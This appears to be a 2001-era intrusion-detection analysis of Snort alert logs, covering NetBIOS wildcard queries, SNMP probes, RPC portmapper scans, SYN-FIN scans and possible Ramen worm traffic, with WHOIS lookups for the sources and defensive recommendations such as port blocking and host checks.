alert UDP $EXTERNAL any -> $INTERNAL 137 (msg: "IDS177/netbios-name-query"; content: "CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|00 00|";)

Notice the CKAAAAAAAA. It is the wildcard that is associated with netbios.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
165.230.77.89	48	48	1	1
141.219.84.58	37	37	3	3
141.157.97.10	26	26	1	1
130.49.220.28	21	21	16	16
130.39.126.168	18	18	10	10
130.184.172.125	17	17	13	13
130.225.158.154	16	16	10	10
130.64.122.14	15	15	14	14
130.184.221.110	14	14	8	8
130.127.216.206	12	12	10	10

Let look at the top 3 talkers:

```
02/20-10:16:43.820533 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
02/20-10:16:43.820533 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
02/20-10:55:45.316778 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
```

-------------------------CUT-----------------

```
02/20-18:26:33.431453 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
02/20-22:54:34.516898 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
02/20-22:54:34.516898 [**] SMB Name Wildcard [**] 165.230.77.89:137 ->
My.Net.130.185:137
```

```
Rutgers University (NET-RUTGERS-B2)
   Telecommunications Division Room 018, Hill Center, Busch Campus
Brett Road
   Piscataway, NJ 08855-0879
   US

   Netname: RUTGERS-B2
   Netblock: 165.230.0.0 - 165.230.255.255
```

```
02/22-21:56:03.563134 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.224.242:137
02/22-23:37:05.081201 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.224.242:137
02/23-01:24:45.642957 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.224.242:137
```

-------------------------CUT---------------------

```
02/25-01:41:48.346192 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.223.214:137
```

```
02/25-02:05:00.073929 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.223.214:137
02/27-23:01:43.430903 [**] SMB Name Wildcard [**] 141.219.84.58:137 ->
My.Net.227.78:137
```

```
Michigan Technological University (NET-MTU)
   IT-Telecommunications  1400 Townsend Drive
   Houghton, MI 49931-1295
   US
   Netname: MTU
   Netblock: 141.219.0.0 - 141.219.255.255
```

```
03/07-01:30:23.000144 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
03/07-01:30:32.852553 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
03/07-01:30:34.320632 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
------------------CUT-----------------------
03/07-02:01:53.244781 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
03/07-02:02:10.273905 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
03/07-02:02:11.772482 [**] SMB Name Wildcard [**] 141.157.97.10:137 ->
My.Net.6.15:137
```

```
Bell Atlantic (NETBLK-BELL-ATLANTIC)
   1880 Campus Commons Drive
   Reston, VA 20191
   US

   Netname: BELL-ATLANTIC
   Netblock: 141.149.0.0 - 141.158.255.255
```

If the target machines had open shares they have been exploited. It is important that this particular port be blocked at the edge, as per Microsoft's suggestion.

SNMP public access

SNMP public access	4 sources	8 destinations

SMNP stands fro simple network management protocol and can be used for a variety of different administrative purposes. However, it passes community string name s in the clear. If an attacker has access to your network or a miss configured device is sending community string names out it is extremely dangerous and likely that the community string names have been compromised. SNMP 2, is the next level of the protocol that supports encryption. It is suggested that the community string names be changed and the protocol updated to version 2.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
128.46.156.197	1140	1140	6	6
128.183.38.30	18	18	1	1

My.Net.70.42	3	3	1	1
My.Net.111.156	2	2	1	1

And destination

Destinations	# Alerts (sig)	# Alerts (total)	# Srcs (sig)	# Srcs (total)
My.Net.100.99	872	872	1	1
My.Net.100.206	144	144	1	1
My.Net.100.143	121	121	1	1

```
02/22-11:56:55.782297 [**] SNMP public access [**] 128.46.156.197:1191 ->
My.Net.100.99:161
02/22-11:59:46.118246 [**] SNMP public access [**] 128.46.156.197:1232 ->
My.Net.100.99:161
02/22-12:00:55.027408 [**] SNMP public access [**] 128.46.156.197:1242 ->
My.Net.100.99:161
```

-------------Cut-------------------

```
02/28-06:56:14.337870 [**] SNMP public access [**] 128.46.156.197:2805 ->
My.Net.100.99:161
02/28-08:08:47.549512 [**] SNMP public access [**] 128.46.156.197:3848 ->
My.Net.100.99:161
02/28-08:08:55.876824 [**] SNMP public access [**] 128.46.156.197:3855 ->
My.Net.100.99:161
```

TCP SRC and DST outside network

TCP SRC and DST outside network	64 sources	106 destinations

Network 127.0.0.1 is a reserved network class for internal machines and should never be aloud into your network.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
127.0.0.1	2236	2237	1	2
169.254.101.152	49	49	28	28
192.168.1.51	22	22	12	12
10.3.41.11	19	45	5	6
0.0.0.0	17	17	9	9
65.9.177.76	9	10	3	4

```
02/20-03:13:22.022820 [**] TCP SRC and DST outside network [**] 127.0.0.1:110 ->
1.1.1.1:18539
02/20-03:13:22.022820 [**] TCP SRC and DST outside network [**] 127.0.0.1:110 ->
1.1.1.1:18539
02/20-03:13:22.024137 [**] TCP SRC and DST outside network [**] 127.0.0.1:115 ->
1.1.1.1:18544
```

-------------cut-----------------

```
02/24-18:20:00.489824 [**] TCP SRC and DST outside network [**] 127.0.0.1:22222 -
> 1.1.1.1:17498
02/24-18:20:00.494883 [**] TCP SRC and DST outside network [**] 127.0.0.1:26274 -
> 1.1.1.1:17517
02/24-18:20:00.497811 [**] TCP SRC and DST outside network [**] 127.0.0.1:31336 -
> 1.1.1.1:17529
```

These packets 127.0.0.1 and 1.1.1.1 are either going to be spoofed packets or internal communication.

```
01/30-01:18:49.213789 [**] TCP SRC and DST outside network [**]
169.254.101.152:2715 -> 205.188.48.152:5190
01/30-01:19:37.279909 [**] TCP SRC and DST outside network [**]
169.254.101.152:2715 -> 205.188.48.152:5190
01/30-02:13:08.439529 [**] TCP SRC and DST outside network [**]
169.254.101.152:2703 -> 205.188.49.112:5190
```

----------------------Cut-------------------

```
03/06-12:47:18.781722 [**] TCP SRC and DST outside network [**]
169.254.101.152:3223 -> 205.188.48.47:5190
03/07-18:32:27.538405 [**] TCP SRC and DST outside network [**]
169.254.101.152:1108 -> 205.188.49.27:5190
03/09-12:22:09.036689 [**] TCP SRC and DST outside network [**]
169.254.101.152:3157 -> 205.188.50.156:5190
```

External RPC call

Name	CAN-1999-0632 (under review)
Description	The RPC portmapper service is running.
References	
Phase	Proposed (19990804)
Votes	ACCEPT(1) Wall REJECT(1) Northcutt
Comments	

External RPC call	4 sources	1466 destinations

This is a call to the port mapper on an internal machine. The port mapper will give back the information on which RPC services are running and on what ports.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
171.65.61.201	2534	2548	1225	1230
129.105.107.190	490	492	242	242
209.88.124.3	4	4	4	4

199.174.56.66	1	1	1	1

```
02/20-19:41:05.730067 [**] External RPC call [**] 171.65.61.201:1464 ->
My.Net.1.15:111
02/20-19:41:05.730067 [**] External RPC call [**] 171.65.61.201:1464 ->
My.Net.1.15:111
02/20-19:41:05.731385 [**] External RPC call [**] 171.65.61.201:1462 ->
My.Net.1.13:111
```

---------------------------------cut--------------------------

```
02/20-19:50:27.841864 [**] External RPC call [**] 171.65.61.201:3558 ->
My.Net.253.117:111
02/20-19:50:27.841918 [**] External RPC call [**] 171.65.61.201:3559 ->
My.Net.253.118:111
02/20-19:50:27.841918 [**] External RPC call [**] 171.65.61.201:3559 ->
My.Net.253.118:111
```

```
Stanford University Network (NETBLK-NETBLK-SUNET)
   Pine Hall, Room 115
   Stanford, CA 94305-4122
   US

   Netname: NETBLK-SUNET
   Netblock: 171.64.0.0 - 171.67.255.255

   Coordinator:
      Kohn, Jay  (JK535-ARIN)  security@Stanford.EDU
      650-723-7515 (FAX) 650-723-0908

   Domain System inverse mapping provided by:
```

```
02/20-19:34:43.274146 [**] External RPC call [**] 129.105.107.190:1400 ->
My.Net.1.117:111
02/20-19:34:43.274146 [**] External RPC call [**] 129.105.107.190:1400 ->
My.Net.1.117:111
02/20-19:34:43.274210 [**] External RPC call [**] 129.105.107.190:1405 ->
My.Net.1.122:111
```

----------------cut-------------------

```
02/20-19:37:13.216140 [**] External RPC call [**] 129.105.107.190:3753 ->
My.Net.71.233:111
02/20-19:37:13.216191 [**] External RPC call [**] 129.105.107.190:3755 ->
My.Net.71.235:111
02/20-19:37:13.216191 [**] External RPC call [**] 129.105.107.190:3755 ->
My.Net.71.235:111
```

```
Northwestern University (NET-NWUNET)
   2129 Sheridan Road
   Evanston, IL 60208
   US

   Netname: NWUNET
   Netblock: 129.105.0.0 - 129.105.255.255
```

Watchlist 000222 NET-NCFC

Watchlist 000222 NET-NCFC	24 sources	12 destinations

Watch lists have been created by several security professional from around the world that have seen attacks coming from similar networks or machines. The destinations of these machines should be looked at to see if they have been compromised. It would also be wise to correlate any other alerts seen by these addresses so try and ascertain what they where attempting to do.

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
159.226.81.1	5362	5362	2	2
159.226.45.204	340	340	1	1
159.226.45.108	222	222	2	2
159.226.39.4	35	35	2	2
159.226.210.6	10	10	1	1
159.226.228.1	8	8	2	2

Destination addresses:

```
02/11-05:36:19.191114 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3762 ->
My.Net.6.47:25
02/11-05:36:22.686709 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3857 ->
My.Net.6.47:25
02/11-05:36:28.172570 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3944 ->
My.Net.6.47:25
```

------------------------cut----------------------

```
02/11-11:37:03.175916 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3342 ->
My.Net.6.47:25
02/11-11:37:04.705962 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3342 ->
My.Net.6.47:25
02/11-11:37:17.276851 [**] Watchlist 000222 NET-NCFC [**] 159.226.81.1:3618 ->
My.Net.6.47:25
```

We can see that this is an attempt at our mail server. Efforts should be made to look into that machine.

NMAP TCP ping!

NMAP TCP ping!	12 sources	3824 destinations

My.Net.70.38	7193	7197	3814	3814
192.102.197.234	14	14	2	2
63.119.91.2	5	5	2	2
194.133.58.129	5	5	3	3
159.215.19.44	4	4	2	2

We can also see that a member of the watch list also triggered this alert. (159.215.19.44)

```
02/20-00:00:46.510542 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.96.32:44055
02/20-00:00:46.510542 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.96.32:44055
02/20-00:01:28.842518 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.96.35:43966
```

---------------cut---------------

```
02/23-12:40:15.858387 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.255.3:40714
02/23-12:40:34.280432 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.255.5:43155
02/23-12:40:41.329752 [**] NMAP TCP ping! [**] My.Net.70.38:36339 ->
My.Net.255.5:36583
```

This is obviously an internal machine that is doing scanning. If that is allowed with in the security policy then we can simply check the machine for compromise and move on. If not then we may need to ascertain why the owner of this machine is attempting this activity.

Possible RAMEN server activity

Possible RAMEN server activity	2346 sources	5067 destinations

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
24.67.186.244	2438	2438	2414	2414
24.48.226.183	1819	1819	1809	1809
128.138.2.112	728	728	1	1
My.Net.201.146	553	553	1	1
My.Net.253.12	530	530	530	530
My.Net.97.154	330	330	234	234
My.Net.60.11	326	326	2	2
148.129.143.2	210	210	1	1
My.Net.225.66	60	60	14	14
My.Net.217.202	30	30	10	10
My.Net.223.42	20	20	5	5

We can see that there is a possibility that the ramen worm has been rampanging this network. All of the hosts should be check, assuming they are running some varient of linux.

```
02/23-22:57:57.027022 [**] Possible RAMEN server activity [**] 24.67.186.244:1387 -
> My.Net.10.43:27374
```

```
02/23-22:57:57.034131 [**] Possible RAMEN server activity [**] 24.67.186.244:1388 -> My.Net.10.44:27374
02/23-22:57:57.058443 [**] Possible RAMEN server activity [**] 24.67.186.244:1392 -> My.Net.10.48:27374
```

---------------------cut--------------------

```
02/23-23:17:01.859786 [**] Possible RAMEN server activity [**] 24.67.186.244:4720 -> My.Net.254.244:27374
02/23-23:17:01.877330 [**] Possible RAMEN server activity [**] 24.67.186.244:4723 -> My.Net.254.247:27374
02/23-23:17:01.884718 [**] Possible RAMEN server activity [**] 24.67.186.244:4724 -> My.Net.254.248:27374
```

SYN-FIN scan!

SYN-FIN scan!	9 sources	10346 destinations

Right away we can see that 9 machines are sending out this kind of data. There is no legitamate reason for a SYN, which is the beging of a connection, and a FIN, which is the end of a connection, should ever be seen in the same packet. This type of scan is an attempt at OS guess similar to Null scan and Queso scan that we talked about previously.

"This event indicates that a TCP probe was sent with the SYN+FIN flags set in the header. This traffic does not occur naturally and indicates an intentional probe. It is probably part of single-packet OS detection. "

(whitehats.com)

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
130.234.184.112	9336	9336	8681	8681
211.248.112.67	2216	2216	1108	1108
128.61.136.233	1158	1159	1158	1159

```
02/25-04:50:13.630822 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.1.17:21
02/25-04:50:13.690765 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.1.20:21
02/25-04:50:13.850140 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.1.28:21
```

-------------------cut------------------

```
02/25-05:24:28.342488 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.254.242:21
02/25-05:24:28.462988 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.254.248:21
02/25-05:24:28.482939 [**] SYN-FIN scan! [**] 130.234.184.112:21 -> My.Net.254.249:21
```

```
NORDU Nets (NET-NORDU1)
   University of Jyvaskyla Computing Center, PL 35 (MaD)
   Jyvaskyla, FIN-40351
   FI

   Netname: JUNE
   Netblock: 130.234.0.0 - 130.234.255.255
```

We can also see that this machine is attempting to access port 21 which would be FTP

```
02/06-16:58:47.639057 [**] SYN-FIN scan! [**] 211.248.112.67:53 ->
My.Net.1.29:53
02/06-16:58:47.639057 [**] SYN-FIN scan! [**] 211.248.112.67:53 ->
My.Net.1.29:53
02/06-16:58:48.039145 [**] SYN-FIN scan! [**] 211.248.112.67:53 ->
My.Net.1.130:53
```

We can also see that this machine is attempting to access port 53 which would be DNS.

These attempts may be trying to circumvent some sort of security or they are trying to get the OS information for our DNS and FTP servers.

Watchlist 000220 IL-ISDNNET-990517

SnortSnarf v041501.1

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
212.179.21.179	4372	4372	1	1
212.179.41.169	4061	4061	1	1
212.179.79.2	2446	2446	20	20
212.179.33.82	1599	1599	1	1
212.179.125.114	1444	1444	2	2
212.179.72.226	791	791	1	1
212.179.47.83	544	544	1	1
212.179.58.193	520	520	1	1
212.179.44.62	441	441	4	4
212.179.29.250	414	414	2	2

Source:* 212.179.21.179: overview - 4372 instances of* Watchlist 000220 IL-ISDNNET-990517

Earliest: 06:11:48.410647 on 02/06/2001
Latest: 08:04:49.192028 on 02/06/2001

Output from RIPE WHOIS

```
inetnum:       212.179.21.160 - 212.179.21.191
netname:       MEGIDO
descr:         MEGIDO-LAN
country:       IL
```

```
admin-c:    NP469-RIPE
tech-c:        NP469-RIPE
status:        ASSIGNED PA
notify:        hostmaster@isdn.net.il
mnt-by:        RIPE-NCC-NONE-MNT
changed:       hostmaster@isdn.net.il 20001115
source:        RIPE
```

02/06-06:11:48.410647 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699
02/06-06:11:48.410647 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699
02/06-06:11:51.375073 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699
XXX CUT XXX
02/06-08:02:45.201101 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699
02/06-08:04:49.192028 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699
02/06-08:04:49.192028 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.21.179:1172 -> My.Net.207.226:6699

Source: *212.179.41.169*: overview - 4061 instances of *Watchlist 000220 IL-ISDNNET-990517*

Earliest: **19:01:45**.640890 *on 03/10/2001*
Latest: **21:35:46**.336712 *on 03/10/2001*

Output from RIPE WHOIS

```
inetnum:       212.179.41.128 - 212.179.41.255
netname:       KIBUTZ-GEVA
descr:         Kibutz-Geva-LAN
country:       IL
admin-c:       TP1233-RIPE
tech-c:        NP469-RIPE
status:        ASSIGNED PA
notify:        hostmaster@isdn.net.il
mnt-by:        RIPE-NCC-NONE-MNT
changed:       hostmaster@isdn.net.il 20000109
source:        RIPE
```

03/10-19:01:45.640890 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688
03/10-19:01:48.638599 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688
03/10-19:01:50.240550 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688
XXX CUT XXX
03/10-21:34:15.521395 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688

```
03/10-21:34:18.012734 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688
03/10-21:34:18.467099 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.41.169:1113 -> My.Net.213.250:6688
```

Source: *212.179.79.2*: overview - 2446 instances of *Watchlist 000220 IL-ISDNNET-990517*

Earliest: **15:13:54**.746880 *on 02/03/2001*
Latest: **05:05:59**.263525 *on 03/07/2001*

Output from RIPE WHOIS

```
inetnum:       212.179.79.0 - 212.179.79.63
netname:       CREOSCITEX
descr:         CREOSCITEX-SIFRA
country:       IL
admin-c:       ZV140-RIPE
tech-c:        NP469-RIPE
status:        ASSIGNED PA
notify:        hostmaster@isdn.net.il
mnt-by:        RIPE-NCC-NONE-MNT
changed:       hostmaster@isdn.net.il 20001109
source:        RIPE
```

```
02/03-15:13:54.746880 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:20812 -> My.Net.224.126:4879
02/03-18:50:11.849916 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:32746 -> My.Net.98.185:4511
02/04-10:27:11.716054 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:49809 -> My.Net.97.62:4511
XXX CUT XXX
03/07-05:05:58.884750 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:32930 -> My.Net.205.126:4365
03/07-05:05:58.891112 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:32930 -> My.Net.205.126:4365
03/07-05:05:59.263525 [**] Watchlist 000220 IL-ISDNNET-990517 [**] 212.179.79.2:32930 -> My.Net.205.126:4365
```

The filter that generated this alert was not provided with the data. Ports 6688 and 6699 are typically associated with Napster, and other file sharing software. It is assumed that Napster traffic is prohibited on your network and is the reason for this particular signature. If this is correct then the system listed should be examined to determine if they have Napster installed. Additionally it is possible to prevent napster traffic from entering your network on the default ports by adding them to an access list that is placed on your border interfaces.

UDP Source and Destination Outside of Network

201918 alerts found:

Earliest alert at **00:01:03**.208289 *on 01/30/2001*
Latest alert at **23:26:11**.569536 *on 03/10/2001*

Signature (click for sig info)	# Alerts	# Sources	# Destinations
06:55:26.652794	1	1	1
UDP SRC and DST outside network	201918	359	997

Source	# Alerts (sig)	# Alerts (total)	# Dsts (sig)	# Dsts (total)
155.101.21.38	40879	40881	1	1
130.235.133.92	15845	15845	1	1
171.69.248.71	13966	13966	1	1
129.116.65.3	9971	9971	1	1
128.223.83.33	8852	8852	1	1
130.161.180.141	8660	8660	1	1
128.249.104.243	8018	8018	1	1
128.249.104.246	7952	7952	1	1
171.68.98.109	7806	7806	1	1
130.240.64.20	7619	7619	1	1

155.101.21.38
University of Utah (NET-UTAH-OC-NET)
606 Black Hawk Way
Salt Lake City, UT 84108 US
Netname: UTAH-OC-NET
Netblock: 155.101.0.0 - 155.101.255.255

130.235.133.92
Lund University (NET-LUNET)
P. O. Box 783
LUND, S-22007 SE
Netname: LUNET
Netblock: 130.235.0.0 - 130.235.255.255

171.69.248.71, 171.68.43.192, 171.68.98.109, 171.69.33.40, 171.68.98.109,
Bay Area Regional Research Network (NETBLK-BARRNET-BBLOCK) NETBLK-BARRNET BBLOCK 171.68.0.0 - 171.71.255.255

Cisco Systems, Inc. (NETBLK-NETBLK-CISCO-BBLOCK) NETBLK-CISCO-BBLOCK 171.68.0.0 - 171.69.255.255

129.116.65.3

University of Texas (NET-CHPCHYPERHOSE)
System Office of Telecom. Services
Service Building, Room 319
Austin, TX 78712-1024 US
Netname: CHPCNET
Netblock: 129.116.0.0 - 129.116.255.255

128.223.83.33

University of Oregon (NET-UONET)
1225 Kincaid St
Eugene, OR 97403-1212 US
Netname: UONET
Netblock: 128.223.0.0 - 128.223.255.255

130.161.180.141

Technische Universiteit Delft (NET-DUT-LAN)
Dienst Technische Ondersteuning
2600 AJ Delft,
NL
Netname: DUNET
Netblock: 130.161.0.0 - 130.161.255.255

128.249.104.243, 128.249.104.246,

```
Baylor College of Medicine (NET-TMC-NET)
  HoustonTX 77030  US
  Netname: TMC-NET
  Netblock: 128.249.0.0 - 128.249.255.255
```

130.240.64.20


```
University of Lulea (NET-LUTHNET)
  Computer Centre
  Lulea, 97187     SE
  Netname: LUTHNET
  Netblock: 130.240.0.0 - 130.240.255.255
```

152.1.1.79

```
North Carolina State University (NET-NCSU)
  NCSU-Computing Center  Box 7109
  Raleigh, NC 27695-7109      US
Netname: NCSU
  Netblock: 152.1.0.0 - 152.1.255.255
```

140.142.19.72

```
NorthWestNet Network Operations Center (NET-UW-SEA)
  Academic Computing Center
  3737 Brooklyn NE
  Seattle, WA 98105      US
  Netname: UW-SEA
  Netblock: 140.142.0.0 - 140.142.255.255
  Maintainer: UWND
```



IP multicasting is a bandwidth conserving technology that reduces traffic by simultaneously delivering a single stream of information to thousands of corporate recipients and homes. Applications that take advantage of multicast include video conferencing, corporate communications, distance learning, and distribution of software, stock quotes, and news. Enterprise technologies from Cisco provide the network foundation for Cisco AVVID, improving the power and flexibility of the network to access and deliver information.

Advantages Of Multicast
Today, these applications are run by two inefficient schemes--unicasting and broadcasting. In unicasting one copy of data is sent to each receiver. While unicasting is a simple mechanism for one-to-one communication, for one-to-many communication it brings the network to its knees due to its huge bandwidth demands. In broadcasting a single copy of data is sent to every user in the network solving the bandwidth problem. However it is not suitable if only few receivers requested the data.

IP Multicast solves the inherent bottlenecks created when you need information transferred from a single sender to multiple recipients. By sending only one copy of the information to the network and letting the network intelligently replicate the packet only where it needs to, you conserve bandwidth and network resources both on the sending and the receiving end of a transmission.
www.cisco.com/warp/public/779/largeent/learn/technologies/multicast.html

There appears to be a great deal of multicast packets traversing your network. The top 10 sources have been enumerated above. It is unlikely that you are not aware that you are participating in a multicast group, as it requires changes to router configuration. Currently there are no known exploits making use of multicast. It is certainly just a matter of time.

Many of the institutions currently participating in developing multicasting are universities and networking companies. The lookups of the addresses we were seeing adds to the validity of the traffic. If this traffic is not permitted within your network you should construct an access list that prevents it from entering.

References

(Northcutt)-Stephen Northcutt, Mark Cooper, Matt Fearnow, Karen Freaderick. Intrusion Signatures and Analysis. Indianapolis: New Riders Publishing, 2001.

(Stevens)-Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994.

(Scambray-Joel Scambry, Stuart McClure and George Kurtz, Hacking Exposed 2nd Edition. Osborne/McGraw-Hill, 2001.

"Make Your PC Hacker-Proof", Jeff Sengstack, PC World, July 21, 2000

Web Pages

MITRE Corporation – [web page] http://cve.mitre.org,

Network Security Library -- [web page] http://secinf.net/info/fw/cisco/cisco.html,

Cisco Web Site: -- [web page] http://www.cisco.com/univercd/cc/td/doc/product/software/ios113ed/113ed_cr/secur_c/scprt3/scacls.htm

Linux Today: -- [web site] http://linuxtoday.com/stories/6347.html

CERT® Advisory CA-2001-11 sadmind/IIS Worm,-- [website] http://www.kb.cert.org/vuls/id/111677, http://www.kb.cert.org/vuls/id/28934

MicroSoft—[web site] http://www.microsoft.com/technet/security/bulletin/MS00-086.asp, http://www.microsoft.com/technet/security/bulletin/ms00-057.asp, http://www.microsoft.com/technet/security/bulletin/MS00-078.asp

Dsheild – [web page] http://www.dshield.org/,

AT&T RoadRunner Personal Pages Gallery – "Macintosh DOS flood Attack" [web page]. http://people.atl.mediaone.net/jacopeland/faq.html [Accessed 6 May 2001]

W3C – [website]-http://www.w3.org/Protocols/rfc2616/rfc2616-sec10.html

Security Focus—[website]
http://www.securityfocus.com/frames/?content=/vdb/bottom.html%3Fvid%3D86
6

Network Ice—[website]
http://www.networkice.com/Advice/Underground/Hacking/Methods/Te
chnical/format_string/default.htm)

Sans, Incidents.org—[web site]
http://www.incidents.org/submissions/Graphs

Attrition—[web site] http://www.attrition.org/security/commentary/worm01.html